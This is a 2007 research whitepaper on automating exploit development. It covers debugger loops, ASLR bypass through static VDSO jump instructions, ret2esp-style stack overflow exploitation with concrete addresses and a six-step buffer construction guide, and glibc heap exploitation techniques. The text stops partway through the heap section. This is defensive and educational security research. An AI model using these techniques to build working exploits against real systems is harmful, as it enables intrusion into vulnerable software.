



Grayscale Research 2007:
Automated Exploit Development,
The future of exploitation is here.

Jason Medeiros::Senior Researcher and CEO

<i>Introduction</i>	3
<i>Section 1: Basic Application Theory</i>	4
Figure 1.1 Basic Application Layout	4
Section 1.1: Controller Application in Depth	5
1.1.1 Controller Application and the Fuzzing Layer	5
1.1.2 Controller Application and the Debugger Layer	5
1.1.3 Controller Application and the Analysis Software	6
1.2 Controller Application Operation	6
<i>Section 2: Debugging Interfaces (Native APIs)</i>	7
Section 2.1: Win32 Debugging Fundamentals	7
Section 2.2: Linux Debugging Fundamentals	8
Figure 2.2.1 Linux ptrace Debugging	8
Section 2.3: Exploit Debugger Setup	9
<i>Section 3: Exploitation Theory</i>	10
Section 3.1: About Address Space Layout Randomization (ASLR)	10
Figure 3.1.1 Intel Jump Instruction opcode byte sequence	11
Figure 3.1.2 Intel Call Instruction opcode byte sequences	11
Section 3.2: Memory Comparison Theory	12
Figure 3.2.1 Analysis Software Integration Layout	12
Section 3.3: Stack Exploitation Theory	13
3.3.1 Detecting an exploitable stack condition	13
3.3.2 Smacking the Stack Functional Overview (Ret2XX Stack Exploitation ASLR)	14
3.3.3 Automating Smack the Stack in 2.6	17
Figure 3.3.3.1 Example Contiguous Function Stacks	17
Figure 3.3.3.2 Corrupted Function Stacks	18
Figure 3.3.3.3 RetZESP employed	19
The Six Step Guide to Exploit Construction for RetZESP:	20
Section 3.4: Heap Exploitation Theory	21
3.4.1 Detecting a Heap Corruption	21
Section 3.4.2: Recording Malloc and Free Parameters	22
Section 3.4.3: Examining Current Exploitation Methods	22
Figure 3.4.3.1 Current glibc heap exploitation methods and their requirements.	23
3.4.4 Customizable Heap Exploitation Example: Setcontext Argument Abuse	23
Figure 3.4.4.1 Custom Exploitable Code	24
Figure 3.4.4.2 Theoretical C setcontext Exploit Generator	25
<i>Appendix I. Example Debugger Loops</i>	27
Appendix Figure 1 - Simple Windows Debugging Loop for the Detection of Access Violations	28
Appendix Figure 2 - Simple Linux Debugging Loop for the Detection of Access Violations	29

Introduction


The notion of automated exploitation is something that has at one point or another crossed the mind of almost every information security researcher since the dawn of the science. However, due to the heavy requirement of developing the theory, as well as the software to implement the theoretical mechanisms required, software to perform this task has not been seen in the professional debugging arena.

Grayscale Research has changed this with the advent of the Prototype-8 software debugging suite. This whitepaper aims not to promote this software, but to provide the theory required to build such a system.

By utilizing the inherent native debugging libraries on the Windows and the Linux platform, it is possible to achieve the holy grail of exploit development for both platforms. **Reliable exploits, that literally write themselves.**

Section 1: Basic Application Theory

Figure 1.1 Basic Application Layout



The following paragraphs are all in reference to the component boxes shown in figure 1.1. These boxes describe, in entirety, what is required to create an automatic exploitation application.

The controller application is simply an information management interface traditionally. It is the central piece that ties all application components together, by providing a way for all 3 layers to be aware and communicate with one another.

The Fuzzing layer is used for actually probing the application. The fuzzer implementation can operate in any method preferred by the application auditor, but it is important to know that the fuzzer must communicate with the controlling application in order for the controlling application to make determinations on the payloads the target application is being sent.

The debugger layer utilizes the libraries available on the native platform its being run on to create a debugging interface that can talk to the controller application. It is used to make requests for information from the process,

including memory dumps, and for setting up event detections for determining the health of the target application.

Section 1.1: Controller Application in Depth

As was discussed in the introduction, the controller application simply serves to correlate information between the three core layers involved in the process of automated exploit development.

1.1.1 Controller Application and the Fuzzing Layer

The Fuzzing Layer of this system is used for probing the security strength of an application by sending unexpected amounts of data towards an unsuspecting application. However, in this implementation the fuzzer not only sends data to the target application, it also sends this information to the controller application.

Key Point: The controller application knows what data, in what sequence, is being sent to the application.

1.1.2 Controller Application and the Debugger Layer

The Debugger Layer is a literal debugger that the controller application can use to run comparisons in memory, receive process information, and get general process statistics about the running process and all of its threads.

This information includes all file headers, including full **ELF32** and **PE** headers from each executable image from both the file-system **and** memory, as they will be necessary for all heap exploitation. Stack exploitation requires a lesser degree of sophistication, but in this implementation the extraction is still preformed.

Crawlers must be designed to walk the process heaps for the respective systems using the debugging interfaces if heap exploitation is intended.

Key Point: The controller application has a debugger which allows it to extract information from running processes, as well as set breakpoints, and walk heaps.

1.1.3 Controller Application and the Analysis Software

The Analysis software is what the controller application uses to make determinations about problems which occur within a targeted application. It uses several algorithms to attempt to make a partial or full match with the data provided by the Fuzzing layer.

Additionally it should be able to diagnose common programmatic problems such as NULL access violations to assist the engine with its exploit writing capacity, and give the person analyzing the bug an edge in determining the latent security risk of a researcher submitted bug.

Key Point: This layer is responsible for all logical calculations of memory conditions.

1.2 Controller Application Operation

The logical operation of the controller application is simple; it will first either attach or spawn a process on a local system.

It will then proceed to monitor process health until an anomaly has occurred, in which case the process is halted if it has not already halted, and it is examined by the analysis software.

The analysis software uses the debugger layer to examine the process space and reports its conditions back to the controller application, the controller application can then use the retrieved data to write reliable exploits.

The overlying theory is as simple as that; in the next few sections we will be going over the technical implementation requirements for necessary component as an overview. This includes algorithmic implementations in pseudo code for detecting exploitability, methods for exploitation, and simple overviews about platform debugging libraries.

Section 2: Debugging Interfaces (Native APIs)

In this section we will discuss the debugging interfaces provided to us on both Windows and Linux, utilizing the standard interfaces provided for both. The intent is to provide insight into how debugging works in general from a programmers perspective, and how it can be utilized by security researchers to create their own debuggers or debugging frameworks.

Section 2.1: Win32 Debugging Fundamentals

The traditional method of debugging a process using the Windows API is to call the function **DebugActiveProcess** with an argument equal to the PID of a process running on the system.

To monitor the process for any debugging events use the **WaitForDebugEvent** function within a loop construct. The windows event system will provide many events, so it is important to identify only protection faults. This is most effectively done with a large switch with event code values supplied.

The exception code for the debug event encountered can be accessed by the following variable. The variable is returned from the **WaitForDebugEvent** function when a debug event occurs.

```
lpDebugEvent->u.Exception.ExceptionRecord.ExceptionCode
```

Full listings of debug event conditions are available on the MSDN Windows API reference pages under the listing for the **DEBUG_EVENT** structure. These provide simple lookups for event conditions that can be used to detect all process space anomalies.

Retrieving process registers can be done by first calling the **OpenThread** function on the `lpDebugEvent->dwThreadId` variable. After this is performed you are able to retrieve a full **LPCONTEXT** structure that can be used to extract the register values of the thread in question.

With the handle you have received from **OpenThread**, you are also able to view process memory with the **ReadProcessMemory** Windows API function. This can be used to extract any amount of valid memory into a local variable within the debugger application.

In appendix 1 you can find the source code to create a fully functional process debugger that detects access violations in a win32 environment.

Section 2.2: Linux Debugging Fundamentals

In Linux debugging is done primarily with the use of the **ptrace**, or process trace, system call. The system call is accessible within libc as the function **ptrace** and is called with various argument combinations to create the functionality needed by a debugger application.

Starting processes can be done easily by forking to **execve**. Before the program can be executed though, you must first call **ptrace(PT_TRACE_ME, 0, 0, 0)** which effectively stops the process at its entry point so that a debugger can attach and resume the programs execution.

Because the debugging approach here is fundamentally different then the implementation in windows, the following table was created to allow the reader to examine the function call parameters used to perform various debugging oriented tasks under ptrace.

Figure 2.2.1 Linux ptrace Debugging

Description:	Ptrace Solution
Attach to process	<code>ptrace(PT_ATTACH, pid, NULL, NULL);</code>
Continue a debugged process	<code>ptrace(PTRACE_CONT, pid, 0, 0);</code>
Step one instruction	<code>ptrace(PT_STEP, pid, NULL, NULL)</code>
Detach from a process	<code>ptrace(PT_DETACH, pid, NULL, NULL)</code>
Read process memory	<code>ptrace(PTRACE_PEEKDATA, pid, addr, 0)</code>
Write process memory (example sets breakpoint)	<code>ptrace(PTRACE_POKEDATA, pid, addr, 0xCCCCCCCC)</code>

Retrieving process registers can be done with ptrace, by providing a valid **user_regs_struct** pointer to the **ptrace** syscall as such, **ptrace(PTRACE_GETREGS, pid, 0, pRegistersStruct)**. Looking at the **user_regs_struct** shows valid entries for all registers on the system the struct is defined for.

In appendix one a fully functional Linux ptrace oriented debugger loop can be found. It uses ptrace in conjunction with waitpid to achieve the effect of being able to detect a segmentation fault, and read registers following an application crashing.

Section 2.3: Exploit Debugger Setup

In order to create a debugger tailored to exploitation, it becomes a requirement to tailor in the integration of several working components, into one working system. For each of the different exploitation categories open to the information security researcher, each will require a different set of components in order to generate reliable exploits.

All exploit debuggers must contain the following:

- Ability to read process registers
- Ability to read process memory
- Ability to catch application faults

All exploit debuggers created for the purpose of **heap exploitation** must additionally have the following:

- Ability to retrieve memory maps
- Ability to identify heaps
- Ability to crawl heaps utilizing the header format specified by the host operating system.
- Ability to extract PE/ELF headers at runtime.

Note: To make development a bit easier, example debugging loops for Windows and Linux are provided in the appendixes of this document.

Section 3: Exploitation Theory

When a fault occurs within an application, it will cause an event, such as segmentation faults for Linux and access violations in windows. It is important to understand that the debugger is able catch these violations and freeze memory at the exact moment they occur in the application, so that it becomes possible to debug them.

By definition an access violation or segmentation fault simply means that the application is trying to access some memory somewhere that simply isn't mapped into valid memory space. In the case of buffer overflows, often times the instruction pointer is overwritten with a value, that either points directly to invalid memory, or a sequence of instructions that eventually cause a fault by indirectly executing wrong, or invalid instructions. By having the debugger catch the violation, you can examine memory and determine if an exploitable condition is possible.

Important: Exploitation differs from platform to platform and should be tailored to reflect the system that exploitation is intended for. We have multiple working targets for multiple platforms, but for this presentation our target is an Ubuntu Linux LTS default install.

Exploitation Platform: Ubuntu Linux 6.06 LTS

Section 3.1: About Address Space Layout Randomization (ASLR)

Address space layout randomization (**ASLR**) is implemented in the 2.6 series of Linux kernels after 2.6.9 to create random mappings for process memory. This has the added security benefit of preventing a remote attacker from being able to hard code addresses into their exploits because the stack has a randomization offset. It is however important to know that not all sections of memory are mapped randomly.

In Ubuntu 6.06 one of these static sections is the VDSO, which contains a table of vsyscalls used by newer kernels to utilize the Intel sysenter instruction.

VDSO is not static for all kernels and configurations, but for the sake of this exercise it is. Your debugger must be capable of finding static executable memory sections within a process for standard stack based exploitation to be possible. The key is to find specific instructions within valid statically memory mapped pages that can be used to further exploitability.

The simplest and most useful of these instructions to locate, are the Intel jump and call series of instructions. These two instructions are the typical methods for changing the execution path in a process.

The big endian encoded hexadecimal values for the direct register versions of these instructions can be found in the tables below. The reason these are typically the best bet, is because a lot of compilers pad things with the FF character, so it is easy to find variations on it.

Figure 3.1.1 Intel Jump Instruction opcode byte sequences

Byte Sequence	Instruction
FF E0	JMP EAX
FF E1	JMP ECX
FF E2	JMP EDX
FF E3	JMP EBX
FF E4	JMP ESP
FF E5	JMP EBP
FF E6	JMP ESI
FF E7	JMP EDI


Figure 3.1.2 Intel Call Instruction opcode byte sequences

Byte Sequence	Instruction
FF D0	CALL EAX
FF D1	CALL ECX
FF D2	CALL EDX
FF D3	CALL EBX
FF D4	CALL ESP
FF D5	CALL EBP
FF D6	CALL ESI
FF D7	CALL EDI

Collecting static versions of any of these instructions is required for stack exploitation to be possible. Additionally, all other static jump and call variations can be used if the overflow is capable of creating large NOP sleds, as at times static instructions can be found that call or jump to areas in the stack.

Section 3.2: Memory Comparison Theory

Figure 3.2.1 Analysis Software Integration Layout



Conclusion

91.6667% Match In Memory Found with 11/12 matches made.

In order to make determinations about conditions in memory, an algorithm must be created to compare and record changes about memory selections.

The intent of the mechanisms in diagram 3.2.1 is to make a list of matchable items that will tell us exactly what is going wrong and where. Figure 3.2.1 below describes the interaction and matching process to implement in order to record the information required.

In figure 3.2.1 above it is shown how a process can evaluate a section of memory programmatically. Typically the double word alignment for the architecture you are working on is a good size for memory matching, as memory segments fall along double word boundaries.

The key focus of doing memory comparisons is to find matches within certain constraints. The constraints depend on the type of analysis being done, but almost always involve matching up portions of memory. The percentages of matches can be used to be fuzzy Boolean indicators to determine if a condition matches a known exploit type. In the following sections 3.3 and 3.4 the pseudo code algorithms for detecting exploit types can be found for both stack and heap exploits.

Section 3.3: Stack Exploitation Theory

3.3.1 Detecting an exploitable stack condition

Typically, an exploitable stack overflow condition will cause a Segmentation Fault or an Access Violation in one of three ways. The three **check solutions** described below need to be implemented in a fuzzy manner to find out if it's **likely** that one of these conditions has occurred.

1. The first way is by causing the access violation when the return instruction is called. If the saved EIP on the stack is corrupted with an address that points to invalid memory (e.g. 0x41414141) then when the return instruction is executed an access violation will be immediately created, because EIP cannot continue executing at 0x41414141, simply because it is not mapped into memory.

Violation Check Algorithm:

(ESP - 4 = PATTERN and EIP = PATTERN) = **Likely Stack Corruption**

2. The second way a buffer overflow can cause an access violation is by corrupting local variables on the stack before they are needed. If the exploitable buffer lives above another buffer used on the stack, the variables in the second buffer are easily corrupted. So when the application tries to access the data at 0x41414141 in the stack buffer, it causes an access violation because again, the value is simply invalid.

Violation Check Algorithm:

MEM_MATCH below or above ESP +
((ANY_NONCONTROL_REGISTER = PATTERN) or
(ANY_NONCONTROL_REGISTER points to PATTERN)) = **Likely Stack Corruption**

3. The third way is typically only found while fuzzing, and is a variant of the first method, except it's where the saved instruction pointer is corrupted to point to valid memory. What will happen is that ret will be called on a valid pointer, that traverses to a section of memory mapped somewhere but contains instructions that are not intended to be executed, or simply bad instructions, which will eventually cause a segmentation fault.

Check Solutions:

MEM_MATCH below ESP + (EIP is outside CS) = **Likely Stack Corruption**
(EIP is not Saved EIP) = **Absolute Stack Corruption***

* requires saving EIP (preemptive)

When either of these faults is detected, memory should be checked in line with the following detection methods, using memory analysis theory discussed in section 3.1.

3.3.2 Smacking the Stack Functional Overview (Ret2XX Stack Exploitation ASLR)

In the pioneering paper Smack the Stack (written by Izik of tty64.org) the author describes several different methods of defeating the ASLR protections integrated into the newer Linux kernels.

The main concept behind smack the stack is that you will plug the addresses of these static instructions, into the saved EIP pointer instead of the static address of your shell-code. The three most popular ret2xx methods

promoted by the smack the stack paper are the ret2esp, ret2ret, and ret2eax methods.

- **Ret2ESP Explained:**

If you are lucky enough to find a JMP ESP or CALL ESP instruction within static memory space in a working kernel, it is useful for creating the best exploitation conditions possible. The trick is in the way that the ret instruction increments the ESP register by 4 after it returns, making it point directly after the saved instruction pointer.

By filling the saved EIP address with the address of a JMP ESP instruction, execution will transfer to directly after the saved instruction pointer when the ret instructions completes, allowing you to place shell-code AFTER the end of a stack frame without using any stack related hard coded addresses.

Target Kernel : 2.6.17 –

VDSO Map Start: 0xffffe000 End: 0xffffefff

Static JMP ESP Found At: 0xffffe777

- **Ret2Ret Explained:**

Ret2Ret is similar to the Ret2ESP method in that you overwrite a saved EIP with a hard coded instruction, but in this case, you overwrite the saved EIP with the address of a static ret instruction.

This effectively chains returns, allowing you to remove bytes off the top of the stack, sequentially 4 at a time for as many returns that the attacker wants to chain. Why an attacker would want to do this, is to return enough times till they can find a pointer already on the stack, that points to somewhere they can place shell-code. If the final return instruction sits right before a pointer that matches those conditions, the return is executed and the EIP is transferred to the instructions at the pointer.

Target Kernel : 2.6.17 –

VDSO Map Start: 0xffffe000 End: 0xffffefff

Static JMP ESP Found At: 0xffffe413

- **Ret2EAX Explained**

The Ret2Eax method is simple but needs a bit of explaining to make sense. This method is useful if the application normally returns a pointer to the buffer being smashed.

If this is the case, due to function calling convention the return instruction will return via the EAX register. If you return to a CALL or JMP EAX instruction given this condition, it is possible to control execution and get reliable shell-code execution.

Target Kernel : 2.6.17 –
VDSO Map Start: 0xffffe000 End: 0xffffeff
Static JMP EAX Found At: 0xffffe867

Ret2??

Because of the nature of the Ret2xx exploitation method, lots of combinations can be made that can lead a dedicated researcher to be able to gain execution control. Here are a few of the additional instructions that were found in the analysis of just the VDSO. An automated system can catalog all of these types of instructions to make valid execution control decisions based on them.

// Single Interesting Instructions

```
0xffffe74f: call *%edx
0xffffe7c7: jmp *0x4(%eax)
0xffffe867: jmp *(%eax)
0xffffe15b: jmp *(%esi)
0xffffe5e2 <__kernel_rt_sigreturn+418>: ljmp *0x2(%edi)
```

// Example Sequence of instructions

```
0xffffe410 <__kernel_vsyscall+16>: pop %ebp
0xffffe411 <__kernel_vsyscall+17>: pop %edx
0xffffe412 <__kernel_vsyscall+18>: pop %ecx
0xffffe413 <__kernel_vsyscall+19>: ret
```

If a fuzzy match is made which indicates a stack exploitation condition is possible, execution control continuance is only subject to what instructions you can find in static executable mappings that would help you get shell-code execution. Figures 3.1.1 and 3.1.2 in section 3 above examine the opcode byte encodings of common execution control instructions in big endian byte order.

3.3.3 Automating Smack the Stack in 2.6

The automation of exploit creation is rather simple compared to the analysis required to detect application conditions. In this section we will detail what it takes to write a simple smack the stack exploit under automated conditions.

What is needed:

- List of sent buffers from the fuzzer and their respective sizes.
- Complete memory analysis indicating EIP control is possible and the exploit type is a stack overflow.
- The address of a JMP or CALL which can be used to transfer execution to our shell-code.

To make the process clearer to understand, first examine figure 3.3.3.1. This figure shows what a normal set of contiguous functions stacks look like. The key word to understand is contiguous, as they are stored one after the other, in direct succession.

Figure 3.3.3.1 Example Contiguous Function Stacks

Address	Value	Info
0012FD2C	0012FCFC	Stack Data
0012FD30	7FFDB000	Stack Data
0012FD34	0012FFB0	Stack Data
0012FD38	7C839AA8	Stack Data
0012FD3C	7C802458	Stack Data
0012FD40	00000000	Stack Data
0012FD44	0012FD54	Stack Data
0012FD48	7C802451	Stack Data
0012FD4C	000001F4	Stack Data
0012FD50	00000000	Stack Data
0012FD54	0012FE70	Stack Saved EBP
0012FD58	00402A10	Stack Saved EIP (stack return value)

0012FD6C	00000000	Next Stack Data Start
0012FD70	0177AB55	Next Stack Data

It is also **key to notice** how that at the start of each function stack, there is a saved base pointer and a saved return pointer. When you overflow a stack buffer, your goal is to overwrite the **saved EIP or return address**.

In the next figure 3.3.3.2 we examine an example stack buffer that has been overflowed with a long string of "A" characters (0x41 in Hex). The buffer starts at the top of the first stack, and overwrites completely over the EBP and EIP pointers of the next stack. When the function controlling the next stack eventually returns, it transfers execution control to the assembly instructions located at the address 0x41414141 and the program dies, because 0x41414141 most likely isn't in memory.

Figure 3.3.3.2 Corrupted Function Stacks

Address	Value	Info
0012FD2C	41414141	Overflowed Stack Data
0012FD30	41414141	Overflowed Stack Data
0012FD34	41414141	Overflowed Stack Data
0012FD38	41414141	Overflowed Stack Data
0012FD3C	41414141	Overflowed Stack Data
0012FD40	41414141	Overflowed Stack Data
0012FD44	41414141	Overflowed Stack Data
0012FD48	41414141	Overflowed Stack Data
0012FD4C	41414141	Overflowed Stack Data
0012FD50	41414141	Overflowed Stack Data
0012FD54	41414141	Stack Saved EBP
0012FD58	41414141	Stack Saved EIP (stack return value)
0012FD6C	41414141	Overflow Data Continued
0012FD70	41414141	Overflow Data Continued

In order to make execution control possible in a condition like this the ret2esp method is the simplest to employ. In our analysis from the previous section 3.3.2 one of these instructions was found at the address 0xffffe777. It will depend on your kernel version and what is statically mapped into memory for your exploit to work, but in our case this address will do the trick.

Target Kernel : 2.6.17 –

VDSO Map Start: 0xffffe000 End: 0xffffefff
Static JMP ESP Found At: 0xffffe777

The next diagram 3.3.3.3 shows how theoretically the ret2esp method would be used against a stack overflow with two function stacks. When the function returns with the smashed EIP over written, it will first remove 4 bytes from the stack leaving ESP pointing directly at the shell-code. When the jmp *esp is executed, execution transfers directly to our shell-code, and we have execution.

Figure 3.3.3.3 Ret2ESP employed

Address	Value	Info
0012FD2C	DEADBEEF	Overflow Padding
0012FD30	DEADBEEF	Overflow Padding
0012FD34	DEADBEEF	Overflow Padding
0012FD38	DEADBEEF	Overflow Padding
0012FD3C	DEADBEEF	Overflow Padding
0012FD40	DEADBEEF	Overflow Padding
0012FD44	DEADBEEF	Overflow Padding
0012FD48	DEADBEEF	Overflow Padding
0012FD4C	DEADBEEF	Overflow Padding
0012FD50	DEADBEEF	Overflow Padding
0012FD54	DEADBEEF	Any EBP will work
0012FD58	FFFE777	Static JMP *ESP instruction
0012FD6C	895E1FEB	Shellcode Start
0012FD70	C0310876	Shellcode Continued....
0012FD74	89074688	Shellcode Continued....

Now that we know how that execution will be controlled, we can show how to automate this knowledge into working 0day exploits.

First use the fuzzer data to create a re-playable condition. This means creating a framework to replay back your fuzzer data back to the application.

After that step is completed you must use the comparative memory analysis algorithms detailed in the earlier sections to find out what type of error is occurring. If it is found to logically be a stack based buffer overflow condition based on memory analysis, the offending overflow section must be compared with fuzzer data being sent to find out which sent buffer is actually causing the overflow.

At this point we should have the following:

- The fuzzer send buffer causing the problems
- Address of stack buffer where overflow starts
- Distance to the returning stacks saved EIP from the start of the stack buffer.
- Address of static control instruction (eg jmp *esp)

Now that we have everything that we will need to create reliable exploits, I give you the Six Step Guide to Exploit Buffer Construction for Ret2ESP:

The Six Step Guide to Exploit Construction for Ret2ESP:

1. Fill a new buffer with (Address of Saved EIP – Address of Stack Buffer) bytes of non-null garbage.
2. Append into the buffer the address of the jmp *esp instruction.
3. Fill the remaining buffer with whatever shell-code you would like to get executed.
4. Duplicate the fuzzer send list, but substitute the new buffer for the buffer which was created.
5. Restart application and re-send buffer
6. sh-3.1\$

Section 3.4: Heap Exploitation Theory

Due to the difficulty of this section, some pre-requisites are required for reading prior to even attempting these methods. It is also **highly recommended** that the reader also read about and understand the exact heap layout for the platform they are exploiting.

Mandatory Reading:

- **Malloc Maleficarum**
 - Glibc Malloc Exploitation Techniques by Phantasmal Phantasmagoria
- **Phrack: Volume 0x0c, Issue 0x40, Phile #0x09 of 0x11**
 - The use of set_head to defeat the wilderness by g463
- **.aware eZine**
 - The House of Mind by K-sPecial

3.4.1 Detecting a Heap Corruption

Heap corruptions are the most difficult overflow oriented exploitation technologies to exploit, but with skill and proper implementation can be detected easily. The following two sub-sections define what a heap actually is, and how it is organized as well as why it is useful for exploitation.

What is a heap:

A heap is a portion of memory used for allocating dynamic data at runtime. Heap chunks are created using the **malloc** series of functions. Every time you call malloc, you are returned a new heap chunk capable of being used as a memory storage variable.

What is inbound heap control (heap organization):

Inbound heap control conceptually means that the heaps linked list of chunk headers are stored directly inline with the controlling heaps memory mapped section. This means that it is all **one contiguous block of memory capable of being overflowed and reconstructed** in an attackers preferred image in a theoretical overflow condition.

Why is this useful for exploitation:

By studying the prerequisite documents provided at the head of this section, it is possible to see that multiple **4 byte overwrite** conditions can be achieved by overwriting heap control structures.

These overwrites can be used to overwrite 4 bytes at valid address with values the attacker prefers, meaning that they can overwrite control pointers and more to gain control of execution.

Detecting heap overflows is typically more difficult than stack overflows in the sense that it requires the programmer to create a full heap crawler capable of walking program heaps. However, once this has been achieved, the process of heap exploitation becomes quite a bit simpler.

The heap is a linked list in theory, but it is not a linked list in the C sense, in that it has no real pointers in it. It operates by chunk sizes instead, which means that it can be walked by size of the chunk, or backwards by the size of the previous chunk. Detecting corruptions in the heap list is as easy as finding out if the size of the previous chunk, in a chunk list, is a wrong value.

Heap Corruption Check Solution:

(chunk->next->prevSize not equal chunk->size) = **Likely Heap Overflow/Corruption**

Section 3.4.2: Recording Malloc and Free Parameters

The simplest way to record Malloc and Free parameters while you have a debugger attached is to set breakpoints at the entrance and exit points of free and malloc. By doing this you can record what parameters are going into the call, and which ones are going out so that you can create an accurate map of memory allocation in the process.

The end result should provide you with a list of all buffers allocated and freed within the process during the scope of while you are debugging it. It can use this to compare against the data from the heap crawler, to find out exactly how and when buffers are being malloc'ed or freed.

Section 3.4.3: Examining Current Exploitation Methods

The problem with current heap exploitation trends is the number of requirements that they put on the researcher implementing them. Certain heap overflow methods are only good in certain conditions, and this shuffling to try to

determine the proper method to implement, simply becomes a burden to accomplish manually.

Figure 3.4.3.1 below shows some current heap exploitation methods which rely on the corruption of heap control information to transfer control to the attacker. However, a lot of these methods are rather difficult to implement and are very conditional upon implementation.

Figure 3.4.3.1 Current glibc heap exploitation methods and their requirements.

Name	Requires
set_head	Static return value found below heap.
House of Prime	Free 2 chunks with designer controlled size fields, and trigger a call to malloc.
House of Spirit	Corrupt stack stored heap pointer to point to an attacker controlled "chunk"
